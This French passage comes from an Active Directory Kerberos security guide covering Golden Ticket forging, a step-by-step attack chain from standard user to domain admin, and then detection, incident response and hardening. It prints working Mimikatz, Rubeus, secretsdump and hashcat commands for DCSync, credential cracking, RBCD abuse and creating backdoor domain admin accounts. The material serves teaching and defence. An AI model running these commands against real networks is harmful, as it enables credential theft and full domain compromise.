- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
# GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings >
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728,
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos : Pour approfondir, consultez Reverse Engineering : Analyse de Firmware IoT.

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
